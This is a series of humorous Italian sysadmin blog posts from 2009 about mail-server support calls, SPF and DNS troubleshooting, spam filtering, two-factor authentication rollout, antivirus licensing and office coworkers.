IO - Ok, quando e' stata cancellata questa mail?

CL - Non lo so.

IO - (*mepensa: andiamobeneandiamo*) Hummm... nemmeno una vaga idea? Ieri, l'altro ieri, la settimana scorsa...

CL - Se dico che non lo so e' perche' non lo so.

IO - (*facendo clicckety-click e collegandomi al loro server di posta*) Ok, vedo cui che ha una dozzina almeno di folders nel suo account di posta, si ricorda almeno in che folder era?

CL - Come ho una dozzina di folders? E lei come fa a saperlo?

IO - ...sto guardando sul server in questo momento...

CL - Cioe' vuole dire che voi potete leggere la mia posta quando vi pare?

Io mi trattengo, non so come, dal rispondergli "non si preoccupi le sue fantasie erotiche non sono troppo interessanti"...

IO - Se non potessimo farlo come potremmo farne copie di sicurezza per quando qualcuno rivuole una mail dal backup?

CL - ...ha...

IO - Comunque, si ricorda almeno in che folder era?

CL - No, non mi ricordo.

IO - Ok, da chi arrivava la mail?

CL - Hummm... credo fosse \$nome...

Io faccio un rapido grep \$nome /var/log/maillog.*, e trovo niente.

IO - Humm... non trovo nessuna mail che abbia \$nome nell'indirizzo, che indirizzo di posta usa questa persona?

CL - Non lo so.

IO - ?? Come non lo sa? Come fa a mandargli la posta?

CL - Io scrivo "\$nome" e schiaccio invio.

Grumblesmurf...

IO - Ok, puo' per cortesia aprire il programma di posta e vedere a che indirizzo corrisponde?

CL - Ma glielo gia' detto che io scrivo il nome e schiaccio invio...

Mettete qui, se vi va, una spiegazione di almeno mezz'ora relativa al fatto che quando lei schissa invio **l'indirizzo di posta** dovrebbe comparire nella casellina "A:" del suo foxxuto lookout. Finalmente riesco ad avere il tanto agognato indirizzo.

Cosa fa' l'applicazione X ?

grep \$indirizzo /var/log/maillog*

Niente, manco una. Controllo un attimo. Il log di posta va' indietro di circa 20 giorni.

IO - Hummm... non trovo nessuna mail da o verso questa persona negli ultimi 20 giorni. Dubito a questo punto che sia nel backup.

CL - Hummm... ah, un momento, ma la mail non arrivava da lui.

IO - (*mepensa: ma che capperò...*) Ah no?

CL - No no, che scema che sono..

(*mepensa: meno male che lo sai*)

CL - La mail doveva essere di una mia amica, ma sono sicurissima che menzionava \$nome.

IO - Ok, e l'indirizzo di questa sua amica?

CL - Non lo so.

IO - Sì, ok, allora se facciamo come prima...

CL - No, cioè, non lo so mica chi è che mi aveva mandato la mail... Forse era \$altrnome, o forse era \$altrnomeancora...

mepensa: ma chi cazzo è sta' qui? Bridget Jones?

IO - Ok, e gli indirizzi di queste persone?

CL - ...no, no... non poteva essere \$altrnome... lei non mi scrive mai...

IO - ...

CL - Ma sono **sicurissima** che menzionava \$nome nel testo!

IO - Sì ma io non posso di certo mettermi a cercare in tutte le mail dell'ultimo mese se menzionano \$nome, io vedo solo da chi è arrivata e quando. Se potessimo...

CL - Ma perché non può. Tanto lo ha già detto che legge la mia posta!

IO - (*trattenendomi dal mandarla a quel paese*) Quello che ho detto è che noi **potremmo** farlo, perché essere in grado di leggerla è l'unico modo per essere in grado di backupparla... Tra "essere in grado" e "leggere" c'è una certa differenza. Ed ho di meglio da fare che leggere posta at-random...

CL - Comunque si riferiva a \$nome o \$altrnomeancora. Ecco.

IO - Sì, ma...

CL - Che non è che tra me e \$nome o \$altrnomeancora ci sia niente di particolare è solo che... hummm... era una faccenda che...

mepensa: Bridget Jones? O Oprah Winfrey?

IO - Guardi che a me non me ne frega niente del perché o del percome, ma se non ho uno straccio di informazione sul quando questa mail potrebbe essere stata nella sua casella di posta...

CL - Oh, ma adesso che ci penso, quella mail non era nella mia casella di posta...

IO - (*mepensa: ADESSO ci pensi, ritronata?*) Ah no?

CL - Eh no, era nella casella che ho su Google. Perché io lo so che dato che voi leggete la posta era meglio averla su google...

Certo, certo, come no... Qualche cosa mi dice che \$babbodici avrebbe dovuto essere sterilizzato una trentina d'anni fa.

Davide

24/08/2009 08:00

Perche' E' Sempre Colpa Mia

Sono al telefono con l'ennesimo CL.

IO - ...e dato che @ilvostro dominio.nl e' nella vostra whitelist, anche se la mail e' marcata come SPAM, viene recapitata lo stesso.

CL - Si, questo l'ho capito.

mepensa: meno male, cosi' non devo ri-spiegartelo per la 49esima volta

CL - Solo che questa mail non e' roba che viene mandata da noi.

IO - (*dopo aver tirato l'ennesimo sospiro*) Questo lo abbiamo gia' appurato, **ovviamente** non e' roba che arriva da voi, ma l'indirizzo di 'from' che appare nella mail e' fasullo, quindi a meno che voi non usiate un record SPF e' possibile per chiunque mandare una mail con il vostro indirizzo di 'from'.

Pausa di elucubrazione dall'altra parte...

CL - Ma la mail non e' mandata da noi...

Ripetete la spiegazione di che roba e' l'SPF e che l'indirizzo di 'from' puo' essere qualsiasi cosa per una ventina di volte. Alla fine, CL si convince che deve "riferire al loro dipartimento IT" e mi lascia libero di andare a ristorarmi con un caffe'.

Piu' tardi Wendy (la nostra segretaria) mi passa una chiamata da parte di qualcuno a \$noi uomini barbuti, che, tanto per cambiare, hanno problemi a ricevere posta.

IO - Sono D di \$network gestapo.

CL - Sono CL di \$noi uomini barbuti. Noi abbiamo un problema con la posta elettronica.

IO - (*mepensa: ecchemipareva*) Si, che problema?

CL - Dunque, pare che non riusciamo piu' a ricevere posta per niente da \$noi impeditimentali, dato che la nostra posta passa attraverso il vostro sistema probabilmente e' un problema nel vostro sistema.

Ecchemiparevastrano... Ovviamente e' **sempre** un problema nel **mio** sistema.

Rapido controllo nei miei log. E scovo questo interessante frammento di balbuzie tra server di posta:

```
Dec xx 02:51:33 10.31.2.133 postfix/policy-spf[9719]: : SPF temperror
('SERVFAIL' error on DNS 'SPF' lookup of '$noi impeditimentali.nl'):
Envelope-from: $noi impeditimentali.nl
Dec xx 02:51:33 10.31.2.133 postfix/smtpd[8748]: NOQUEUE: reject:
RCPT from ip-del-server.nl[ip.del.server.qui]: 450
<noi.uomini@$noi impeditimentali.nl>: Sender address rejected:
Domain not found; from=<noi.uomini@$noi impeditimentali.nl>
to=<c.l@noi impeditimentali.nl> proto=ESMTP helo=<ip.del.server.qui>
```

Interessante... Domain not found...

```
#dig -t ns $noi impeditimentali.nl
;; Got answer:
;; -->HEADER<<- opcode: QUERY, status: NOERROR, id: 27498
;; flags: qr rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 4

;; ANSWER SECTION:
$noi impeditimentali.nl. 172800 IN      NS      ns2.promorph.net.
$noi impeditimentali.nl. 172800 IN      NS      ns1.promorph.net.
```

Cosa fa' l'applicazione X ?

```
$noiimpeditimentali.nl. 172800 IN NS ns3.promorph.net.
$noiimpeditimentali.nl. 172800 IN NS ns4.promorph.net.

;; ADDITIONAL SECTION:
nsl.promorph.net. 93030 IN A 204.14.104.216
ns3.promorph.net. 93029 IN A 204.14.104.150
ns2.promorph.net. 93030 IN A 204.14.105.109
ns4.promorph.net. 93030 IN A 204.10.105.200

# dig -t soa $noiimpeditimentali @204.14.104.216
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: SERVFAIL, id: 38383
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 0
```

Server failure. Ovviamente.

IO - Allora, vedo qui che il dominio di \$noiimpeditimentali pare avere dei problemi di DNS. O il loro dns e' moribondo o e' mal configurato. Ma in ogni caso non e' possibile raggiungerlo e quindi il nostro sistema non accetta posta da loro perche' il dominio risulta non valido.

CL - ??? Come sarebbe a dire il dominio risulta non valido?

IO - Che il dominio e' stato registrato male o che loro hanno dei problemi con il DNS. In ogni caso la posta non puo' essere recapitata.

CL - Ma \$noiimpeditimentali e' una azienda molto nota...

IO - In tal caso dovrebbero stupirsi del fatto che non possono piu' ricevere posta.

CL - Comunque, possiamo avere la posta che non abbiamo avuto nei giorni scorsi?

IO - Purtroppo no.

CL - ??? Come purtroppo no???

IO - Questo tipo di controlli sono fatti prima ancora che la posta sia accodata, quindi se qualche cosa va male in questa fase la posta viene rimbalzata al mittente e noi non riceviamo niente.

CL - Hemmm... che tradotto in lingua normale?

IO - Purtroppo no.

CL - E non potreste richiederla a loro?

IO - Se loro non rimettono a posto il loro dominio sara' dura.

CL - Ma a noi serve di ricevere la posta da loro!

IO - Bene, telefonategli e dategli di aggiustare il loro DNS.

CL - Ma non potete sistemarlo voi sul vostro sistema?

...eh si', perche' tanto e' **sempre** colpa mia...

Davide

31/08/2009 08:00

Milioni! Anzi no, Decine!

Grumblesmurf... siamo sotto Natale, e come ogni anno in questo periodo io mi incacchio di piu'. Che ci volete fare, sara' l'eta'...

E niente di meglio per farmi incacchiare di piu' che una paccata di mail da parte di \$manicadirompimarroni che mi segnalano 'spam sfuggito al nostro scanner'. Eh si. Se non fosse che, una rapida occhiata al loro "spam" mi rivela cio' che gia' sospettavo. Tutte le mail sono del tipo:

```
From: utonto@manicadirompimarroni
To: utonto@manicadirompimarroni
```

Ed *ovviamente*, **tutte** le mail hanno il loro bel taggino 'SPAM - whitelisted' negli header.

Perche', *ovviamente*, "manicadirompimarroni" e' nella white-list di \$manicadirompimarroni, cosi' che le mail di questo tipo vengono inviate comunque. Che e' lo scopo della white-list ovviamente.

Ok, spara la prima mail della giornata con "se volete risolvere questo tipo di problemi dovrete aggiungere un record SPF al vostro DNS" e continua con il normale lavoro. Se non che, dieci minuti dopo, **la mia mail** mi ritorna indietro con la dicitura "anche questo e' spam" da parte di \$manicadirompimarroni.

No, rintronata! Non e' spam, sei tu che devi leggere cosa ca\$\$o ci e' scritto.

Ok, rimuovi "manicadirompimarroni" dalla white-list, adesso vediamo quanto ci mettono a rompere che la loro stessa posta e' marcata come spam (chi vuole scommettere?).

Piu' tardi arriva DaBoss ad aggiungersi.

DB - Ho parlato con CL di \$altramanica, che si lamenta dei falsi positivi che ricevono.

IO - E perche' invece di lamentarsi con te non li manda a me i falsi positivi cosi' ci guardo?

DB - Ha detto che te li ha gia' mandati.

Io faccio un attimo mente locale.

IO - No, lui non mi ha mandato i falsi positivi, lui mi ha mandato una chiavica di documento word dove ha copiato ed incollato gli header delle mail, ma solo gli header. Da quello ho visto, e gli ho risposto, che le mail sono marcate da DSPam. Quindi dal filtro bayesiano, e di piu' non posso dire. Se lui mi manda **tutta** la mail magari io posso insegnare al filtro che quelle non sono mail di spam. Ma senza la mail non e' che ci possa fare molto.

DB - Come possiamo risolverla la cosa?

IO - L'ho detto: mandatemi le mail ed io aggiustero' il filtro. O per lo meno ci provo. Per altro, quante sono queste mail di 'falsi positivi'? Che fino ad ora ne ho viste 3 sole.

DB - Ma, CL ha detto di migliaia.

Io sbotto a ridere. Poi faccio un rapido clicketi-click.

IO - Allora, nell'ultima settimana questi pinguini hanno ricevuto circa 1300 mail al giorno, di cui un buon 50 per cento sono marcate come Spam. (*fermandomi a pensare*) Hummm... 50% spam e 50% buone, non e' male come media. Questo significa che sono circa 600 mail al giorno. Che siano **tutte** falsi positivi non ci credo manco se lo vedo.

Cosa fa' l'applicazione X ?

Un altro paio di clicckety-click ed estraggo una mezza dozzina di mail dalla nostra quarantena. E sono tutte spam che piu' spam non si puo'.

IO - Queste che ho pescato sono tutte spam di sicuro.

DB - Ok, ma come potremmo non avere nessun falso positivo?

IO - Non marcando nessuna mail? A quel punto non ci sarebbe nessun falso positivo, sarebbero tutte dei falsi negativi. Mettendo gli indirizzi da cui ti **aspetti** mail in white-list? Così' quelle passano senza essere marcate.

Oppure **mandandomi ste ca\$\$o di mail così' le posso guardare?**

DB - Mettere tutti gli indirizzi in white-list e' impossibile, sono centinaia e centinaia...

IO - ? Ma mi prendi in giro? Questi ricevono meno di 2000 mail al giorno. Dubito seriamente che siano 2000 mail da 2000 persone diverse al giorno. Quindi saranno sì e no 300 indirizzi 'fissi'. E' un lavoro che se ci si mettono lo fanno in un paio d'ore. E non devono nemmeno processarle tutte, solo quelle che sono marcate come spam. E comunque, **quanti** sono sti stracazzo di 'falsi positivi' che loro ricevono?

DB - Mah, CL parlava di migliaia...

IO - Con 600 mail marcate come spam al giorno?

Comunque, dopo molto madonnare riesco a convincere DB a richiamare CL ed abbiamo così' il computo dei 'falsi positivi' della settimana. Che si attesta a quota...

...

suspance

...

Dodici (12) mail. Che, considerando il totale di circa 8000 mail alla settimana di cui circa 4500 'spam', significa lo 0.2% del totale.

Migliaia, come no, anzi, decine...

Davide

07/09/2009 08:00

E Adesso?

Siamo **di nuovo** a parlare di \$merdavigliosaapplicazione.

Finalmente, dopo la visita di UL, abbiamo ricevuto le licenze giuste, io ho passato un altro paio di giorni smadonnando ed installando le licenze, che non e' che sono semplicemente dei files che basta copiarli, no eh, si tratta (ovviamente) di *collegare* il foxxuto server direttamente ad interdet e quindi digitare un lunghissimo numero di codice nella foxxuta console e quindi il maledetto arnese si scarica da sa Dio dove un qualche foxxuto record di database *crittografato e quella e' la licenza...*

Quindi, dato che non posso semplicemente attaccare il server ad interdet, si tratta di *installare un nuovo server*, registrarlo, scaricare le licenze e poi copiare tutto l'ambaradan sul server "vero". Il che mi ha dato la possibilita' di provare come funziona un eventuale "restore".

Poi ho passato un altro paio di settimane cercando di far funzionare tutto il discorso di failover/replicazione eccetera eccetera. Altre mail, telefonate eccetera ma finalmente, pare (e ripeto: pare) che il coso faccia cio' che deve fare.

E' il momento della **grande prova**. Mi installo un server di test in vmware, lo configuro in modo acconcio, ldap/radius, e poi...

```
ssh davide@serverdittest
Password:
```

Sfodero il token, schisso il tasto, digito il numero...

```
Last login: Wed Nov xx 12:38:35 2008 from ...
Linux 2.6.21.5-smp.
```

Ooooookkey. A questo punto qui c'ero gia' arrivato. Ora si tratta di vedere come funziona il failover eccetera eccetera. Login sul server 'primario', /etc/init.d/... stop. Vedo il servizio Radius fermarsi.

Ok, e' il momento della verita.

```
ssh davide@serverdittest
Password:
```

Rischisso il tasto, digito il numero...

```
Last login: Wed Nov xx 12:41:15 2008 from ...
Linux 2.6.21.5-smp.
```

Mi infilo sotto al tavolo a raccattare la mascella e fisso lo schermo. **Funziona ???? Holy Kamoly!**

A questo punto si tratta di cominciare ad **usarlo**. Vado quindi ad acchiappare Albert, che si occupa delle vpn dell'ufficio e cominciamo con il configurare il nostro firewall/vpn per usare l'autenticazione con questo coso. E fino a qui non ci sono problemi (se si esclude il fatto che quando lui faceva le prove io mi sono nascosto nel cesso per non sentire l'esplosione, che pero' non c'e' stata).

Poi si tratta di cominciare ad attaccarci i server alla colo. Ok, cominciamo con il swerver di CL, che tanto l'ho gia' reinstallato una manica di volte.

Cosa fa' l'applicazione X ?

Login, comincio ad installare ldap, configuro il server per parlare con il nostro server 'primario' alla colo... e **non** funziona. Che sorpresa.

Controllo e pare che non ci sia modo di collegarsi al server ldap. Ok, il firewall e' a posto, il server anche. E' un problema di routing. Si va ad acchiappare Hero, che e' il network administrator, e gli si spiega il problema.

IO - ...quindi devo usare Radius ed Ldap dai server della colo verso questi tre server. E poi sarebbe anche bene avere la possibilita' di fare un SSH o un Rsync verso il nostro server di backup.

Hero - Hummm... Questa qui' non e' una cosa facile.

IO - ...come sarebbe a dire non e' una cosa facile?

Hero - Il fatto e' che quei server sono in una sotto rete per conto loro per ragioni di sicurezza. E dalla rete normale non c'e' un collegamento con quella rete.

IO - E questo l'ho capito. Quello che non ho capito e': perche' quei cosi sono in una rete per conto loro e perche' non c'e' modo di connettersi dalla rete normale.

Hero - Per ragioni di sicurezza.

IO - Hummm... Mi sta bene. Ma quando abbiamo cominciato tutta questa faccenda non era chiaro che volevamo *usarli* questi cosi? E se non c'e' modo di connettersi, come e' possibile *usarli*?

Hero - Devo ammettere che quando abbiamo strutturato la cosa non ci ho pensato.

IO - Quindi? Adesso che facciamo?

Hero - Devo studiarci un po' su. Anche perche' adesso siamo incasinati con questo e quest'altro...

IO - Vabbe'. La cosa oramai e' fuori dalla mia giurisdizione. Fammi sapere quando e se ti serve qualche informazione su questi cosi.

Magnifico. Dopo sei mesi di madonne varie, adesso che *potrebbe* funzionare qualche cosa, ci accorgiamo che **non c'e' modo di usarli questi rottamoni**. Me ne torno in ufficio. Poi di colpo mi viene un dubbio e mi guardo attorno.

No, non sono da \$brancodipaguri... per un momento avevo pensato...

Davide

14/09/2009 08:00

Me La Dai O No?

...No, fermi! Ca\$\$o avete capito??? Cominciamo dal principio che e' meglio va...

Alura, un paio di mesi fa (piu piu che meno), ricevo una mail da uno dei nostri clienti che riporta che il suo antivirus ha segnalato la presenza di un virus in una delle mail che sono passate attraverso il nostro sistema.

Io ho immediatamente richiesto maggiori informazioni (che mail, quando, che virus, che antivirus...). Dopo un penoso tira-e-molla sono finalmente riuscito ad avere le informazioni. Apparentemente la mail in questione non era stata filtrata dall'antivirus (Clamav) ma era stata in seguito marcata come spam ed inviata all'indirizzo di controllo spam del cliente. Ergo, riesco a pescarla dall'area di quarantena per lo spam e la controllo.

Bene, Clamav continua a considerarla non-virus. Prima che chiediate: Si. Io uso sempre l'ultimissima versione di Clamav e l'aggiornamento dei database e' fatto ogni 15 minuti.

La mail *contiene* senza alcun dubbio un file zippato, il quale *contiene* a sua volta un file chiamato "sarca\$\$o.doc_____". Ovviamente al posto di '_' c'erano degli spazi.

Un sistema di 'offuscatura' del nome che funziona solo se l'IQ del ricevente e' dell'ordine della cifra singola. Il che significa che funziona per il 70% degli utonti di interdet.

Dopo un controllo nell'eseguibile, deduco che questo affare e' in effetti una qualche sorta di virus/worm/schifezza. Lo spedisco a Clamav affinche' lo analizzi.

Nel frattempo decido di vedere se trovo un antivirus che mi individua sta cosa, il nostro cliente apparentemente usa Symantec (Norton) che rileva il virus sul client. Io voglio farlo a livello di server, ergo mi metto a cercare.

Dato che ho avuto buoni risultati da \$noisalviamoilmondopuntocom.com, la prima cosa che faccio e' cercare di scaricarmi una copia di test di \$antivirus. Scarico e comincio a vedere come e' possibile integrare questo coso nella nostra struttura. Si perche' per come e' strutturato il sistema adesso il sistema migliore sarebbe di poter richiamare l'antivirus su un singolo file alla volta, in modo da beccarmi il risultato dell'analisi e potermi stilare le classifiche "on line". Come viene fatto adesso per clamd.

Il problema e' che apparentemente \$antivirus non fornisce piu' un sistema command-line per singolo file, o meglio, lo fa, ma ogni volta che lo esegui questo coso si ricarica in memoria tutto il database delle 'signature', con il risultato che UNA scansione ci impiega un minuto... il che non funziona se vuoi analizzare 3 milioni di mail al giorno.

Dopo un po' di madonne riesco a scrivere un wrapper intorno al loro daemon per fare l'analisi come la voglio io. A questo punto ho un sistema di test che funziona in maniera quasi decente. Si tratta di provarlo con un po' di dati "live". **Ma...** Perche' il sistema funzioni mi serve una licenza d'uso.

\$Antivirus viene fornito solo con due tipi di licenze: 1) Per Dominio e 2) Per Utente. Non bisogna dire che nessuno dei due va bene per me.

Il mio problema e' che noi facciamo il lavoro di mail-washing per una serie di societa', alcune delle quali "rivendono" i nostri servizi, ergo: non ho modo di sapere quanti domini o quanti utenti andremo a processare il mese prossimo. Io so, piu o meno, che giornalmente noi processiamo circa 3 milioni di mail. Ma anche quello e' un dato abbastanza aleatorio.

Cosa fa' l'applicazione X ?

Preparo pertanto una mail e la spedisco a \$antivirus domandando se e' possibile avere una licenza di test con numero di utenti ILLIMITATO. Anche una licenza a tempo limitato ma senza limitazioni di utenti o di domini.

Nel frattempo, dato che non mi piace stare li' ad aspettare, vado a vedere il sito di \$altroantivirus.

Li' trovo un link che dice "download trial version". Ok clicco e mi becco una bellissima form che mi chiede di compilare questo-e-quello. Compilo e mi becco una mail che mi dice "grazie per l'interesse, vi contatteremo per fornire ulteriori informazioni/istruzioni su come scaricare la vostra versione di prova". Oh che gioia.

Passano i giorni. E mi arriva una bella mail da un UL a caso di \$antivirus che mi dice "ecco la tua licenza di test". Io chiappo la licenza, la carico sul server, faccio una rapida prova e nel giro di 30 secondi mi becco un messaggio di errore che mi dice che ho superato il numero di utenti possibile e che il sistema funzionera' in "modalita' limitata". Che significa che non mi fa passare piu' una mail che e' una. Io guardo un attimo e nei meandri di questo cacchio di file di licenza c'e' scritto "10 utenti".

Dieci utenti?? Ma io ho chiesto **illimitata**!

Mail a \$antivirus spiegando (di nuovo) il problema. Nel frattempo DaBoss ha sniffato puzza di brucio ed ha chiesto di essere messo in CC nel resto della corrispondenza. Ok. Un paio di giorni dopo mi arriva un'altra mail da UL di \$antivirus che mi dice "Ok, ecco una licenza per 5000 utenti. Ti basta?". Ma che mi piji 'er culo? DaBoss balza dentro e manda una mail dicendo "a noi serve una licenza ILLIMITATA".

Un paio di giorni dopo mi becco una ulteriore mail che dice "quale e' il vostro problema?"...

Ma pork\$\$\$%@\$@!! Te l'ho gia' spiegato almeno 3 volte quale e' il nostro problema. Se non puoi mandarmi quella ca\$\$o di licenza dimmelo subito no? Grumblesmurf...

Nel frattempo ricevo una mail da \$altroantivirus che mi dice "grazie per aver scaricato la versione trial di \$nostroantivirus, saremmo interessati a sapere come e' andato il test"... 'Momento... **io ancora non ho scaricato niente!** Perche' voialtri mi avete detto che mi avreste contattato per ulteriori informazioni. Ed io non ho piu' sentito niente!

Quindi... Me la dai sta cacchio di licenza/versione di prova o no?

Non devo dire che sto ancora aspettando una risposta no eh?

Davide

21/09/2009 08:00

CowBoy Coder

O gioia! O gaudio! O Tripudio!

No, non sono ammattito (non piu' del normale), e' solo che mi hanno appena comunicato che la stramaledetta applicazione di gestione del foxxuto Mailscan, quella che abbiamo madonnato tanto per mettere in produzione e che ha piu' buchi di una forma di gruviera, **non dovro' mantenerla io!**

Oggi, alla solita riunione di gruppo, siamo (sono) stati informati che un tizio (sedicente "programmatore") e' stato selezionato per fare la malnutrizione dell'accrocchio. Il tizio passera' di qui nel pomeriggio per una visita e poi se ne ritornera' a casa sua in Canada...

Devo ammettere che quest'ultima parte mi ha lasciato con un senso di deja-vu' di Jugoslavi vari.

Comunque, meglio lui che io. L'applicazione intendo, non il Canada.

Nel pomeriggio arriva questo tizio (ST) e ci sediamo a guardare la maledetta cosa.

ST - ...e comunque io pensavo ad un rifacimento totale della cosa.

IO - ??? Comesarrebbeadire??? L'abbiamo appena messa in produzione questa cosa!

ST - Si ma e' orrenda, cosa e' questo schema di colori? Nero, marrone e blu?

DB - (*che e' l'autore dello schema dei colori*) Hemmm... lasciamo perdere lo schema colori, per il momento quello che vogliamo e' correggere i bug che sono presenti e che ci danno i maggiori problemi, che sono una mezza dozzina.

ST - E questi testi fanno ridere!

DB - (*che e' l'autore dei testi*) Lascia stare i testi. Per prima cosa il problema della password...

IO - Io direi prima di tutto di mettere a posto il controllo dei domini che non accetta domini con '-' e che dobbiamo quindi aggiustare manualmente.

ST - Ed i font sono tutti sbagliati, anche l'allineamento delle maschere...

DB - (*che e', ovviamente, l'autore dei font eccetera eccetera*) **Lassa perdere ste cazzate!** L'elenco dei bug da correggere te l'ho dato. Questo e' quello che devi fare. Okkey?

ST - Ah, ma quello che pensavo io era un rifacimento completo...

DB - L'ho capito che quello che vuoi fare tu e' un rifacimento completo, ma quello invece che **devi** fare e' correggere questi quattro

mepensa: o otto, o dieci...

DB - bug che ci danno dei problemi!

ST - ...perche' ripartendo da zero e' molto piu' semplice.

IO - Mi lascia piuttosto perplesso sentire che rifare da zero qualche cosa e' "piu' semplice" che correggere alcuni bug in una applicazione che fondamentalmente funziona.

ST - Ah ma perche' io uso solo FlexibleProgramminReshuffled.

IO - Tu usi cosa?

ST - Si', e' l'ultima frontiera, e' Agile Programming agli steroidi.

IO - Ah si?

ST - Si, per prima cosa si scrivono i TestModule per verificare che tutto funzioni (*mepensa: e come verifichi che tutto funzioni se ancora non hai scritto niente che **funzioni**?*), poi si procede a scrivere il CoreCoding in modo incrementale e quindi si aggiungono i test funzionali...

DB - (*che sta incominciando a pensare che ST sia una pessima idea*) Bravo! Adesso pensa a correggere questa mezza dozzina di bug.

ST - Ma perche' sicuramente questa applicazione sara' stata scritta da un qualche Cowboy Coder.

IO - "CowBoy Coder"?

Cosa fa' l'applicazione X ?

ST - Ma sì, questa gente che si mette a scrivere codice sempre per eseguire funzioni specifiche, senza CoreCoding.

IO - E che sarebbe questo "CoreCoding" esattamente?

ST - L'uso di libreria object-oriented ad alta astrazione ovviamente.

IO - Ah che strano... anche H & K erano degli aficionados di quella roba.

ST - Ah sì?

IO - Sì. Ed infatti e' per quello che abbiamo tutti quei bug. Perche' sono talmente *astratte* da essere *astruse*.

Dopo un paio d'ore, quando il pericoloso individuo ha preso il largo, DaBoss arriva a parlarmi.

DB - Speriamo che riesca a correggere questi quattro bug prima della fine dell'anno.

IO - Io dubito seriamente che quello sia in grado di scrivere del codice funzionale, comunque mi associo nella speranza.

DB - Ma tu che ne pensi?

IO - Che e' un coglione.

DB - Ah sì?

IO - Tu ci hai presente il backend di mailscan sì? Quello che gestisce tutto l'ambaradan che supporta oltre 8000 domini eccetera eccetera? Bene, non c'e' una sola libreria Object-Oriented in tutto l'arnese. E se c'e' un "CowBoy Coder" qui dentro, sono io.

Yippie kai yay partner!

Davide

28/09/2009 08:00

DaBoss' Way

Sono i primi giorni di Gennaio, tutti (o quasi) sono in ferie ed io mi sto concentrando sul rifacimento del CmsFdt. Quindi quando DaBoss arriva e decide di piazzarsi al tavolo (vuoto) di T mi lascia un pelo perplito.

IO - Che succede? Nel tuo ufficio fa troppo freddo?

DB - No, e' che e' un po' solitario senza le ragazze.

Ovviamente per "ragazze" lui intende le segretarie. Comunque io sono li che mi faccio i casi miei, mentre lui parte a ravanare su qualche cosa.

DB - Tu conosci Visual Basic vero?

IO - *(ricordando un lontano passato)* 'Bastanza, perche'?

DB - Io ho qui la nuova versione del software del centralino e vorrei fargli un paio di personalizzazioni.

Gia' a sentirlo parlare di "personalizzazioni" mi viene male, dato i problemi che le sue "personalizzazioni" hanno gia' provocato.

IO - E le personalizzazioni si fanno in VB?

DB - Si'. Solo che prima devo installarlo ed importare gli altri dati, quelli del sistema vecchio.

IO - Ah, ok.

Lo lascio ravanare. Dopo un paio di ore lo sento che comincia a madonnare.

DB - Come capperò si fa a vedere i caratteri della password in Windows?

IO - ?? Mi pare che ci sia un qualche tool chiamato 'password revealer' o roba così... Ma che accidenti stai facendo?

DB - Devo cambiare la password di un database!

IO - Eh??

Vado li' e vedo che ha 2 Remote Desktop aperti, uno sul *vecchio* server del centralino e l'altro su quello nuovo. Entrambi sono Windows ovviamente.

DB - Allora, io sono qui sul vecchio software, faccio un backup...

Clicca di qui', clicca di li', entra ed esce da una mezza dozzina di menu', si perde e si ritrova tra le icone, chiude e riapre una mezza dozzina di programmi...

IO - Ma devi fare tutto questo casino per fare un backup?

DB - No, e' che non mi ricordo come si fa...

Alla fine se lo ricorda, fa' il backup, copia il file su un disco condiviso.

DB - Adesso di qui *(che intende il nuovo server ovviamente)* voglio fare il restore, solo che mi da' errore. Secondo me il problema e' che la password del database vecchio non corrisponde con quella del nuovo. Ed io voglio cambiarla, ma per cambiarla devo saperla.

IO - Momento, fammi vedere questo errore.

Lui cerca per un po' la funzione di restore, alla fine la trova, seleziona il file e si becca una finestra d'errore grossa come una casa, ed ovviamente mi clicca su 'ok' prima che io riesca a percepire le prime due parole.

Cosa fa' l'applicazione X ?

DB - Vedi che da errore?

IO - Sì, che da errore lo avevo capito, ma io vorrei **leggerlo** l'errore, se non ti dispiace. Rifa tutto.

Rifiamo tutto, quando il mascherone fa la sua comparsa io mi impossesso del mouse e mi leggo il messaggio. Che (mezzo in inglese e mezzo in olandese, tanto per far capire la qualità della traduzione) dice, in sostanza, che il software non può leggere il file perché non ha i permessi.

IO - A me non sembra che abbia a che fare con la password del database, secondo me il file deve essere leggibile da questo coso, prova a dare i permessi di lettura all'utente che esegue questo affare.

DB - Ma sono io l'utente.

IO - No, no, non tu, il **servizio** che esegue st'affare, che è? System?

DB - Sonasegaio...

Ravana per un po' alla fine finisce con il dare tutti i permessi possibili immaginabili a questo file. Riproviamo. E stavolta lo legge e fa il restore del database. Ok, problema risolto, me ne torno al mio posto, ma la calma è di breve durata.

DB - Allora, vieni qui che ti faccio vedere cosa è che voglio fare.

Vado a vedere. Lui spiega la rava e la fava.

DB - Dunque, allora qui' hai le opzioni del risponditore, cioè no, non qui...

Ri-clicca su una mezza dozzina di icone, ri-esce e ri-entra in due dozzine di menu, mi apre e chiude 3 o 4 volte lo stesso programma, si becca 3 messaggi che "il software ha causato un errore e non può continuare e se vuoi informare microsoft della cosa"... Dopo un 3 quarti d'ora riesce a trovare la funzione giusta, che mi presenta una di quelle obbrobriose finestre di programmazione "visuali", dove invece di scrivere "if... then..." tu devi trascinare blocchi colorati sullo schermo ed attaccare i cubetti con le freccine, roba che io facevo all'asilo comunque.

Se non riuscite ad immaginarvi la mia faccia a questo punto non avete perso niente.

DB - Allora, qui' inizia la procedura, qualcuno telefona, se siamo fuori orario d'ufficio si beccano il risponditore che domanda se hanno un contratto di assistenza, se lo hanno fa la redirect sul cellofono di Bart o di Bert o sul mio, se non lo hanno si beccano il risponditore che lascia il messaggio.

IO - Bene.

DB - Solo che **tutti** ovviamente schissano "1" per intendere che hanno il contratto indipendentemente dal fatto che abbiano o no un contratto.

IO - Male.

DB - Quindi io voglio aggiungere qui (*puntando con il mouse nel mezzo del ginepraio di scatolotti*) un controllo che loro devono inserire il numero di contratto e se il contratto esiste andiamo con la redirectione, altrimenti niente.

IO - Bene.

DB - Solo che per fare il controllo devo scrivere una procedura in Visual Basic ed io non sono capace.

IO - Male.

DB - Ecco che entri in scena tu.

IO - Ho capito. Allora, questa procedura come dovrebbe essere fatta? Hai un qualche esempio?

DB - Sì, ci sono un paio di procedure di esempio qui'...

Ri-clicca su un'altra dozzina di icone, si becca due errori, richiude e riapre il programma...

Cosa fa' l'applicazione X ?

In mezzo a tutto questa vorticosa attivita' cliccatoria, Bert viene a cercarmi per un problema diverso che mi tiene impegnato per un paio d'ore (e che merita una sua storia a parte), quando ritorno DaBoss ha trovato gli esempi, li ha ripersi e ritrovati di nuovo.

DB - Ecco, questo e' un esempio.

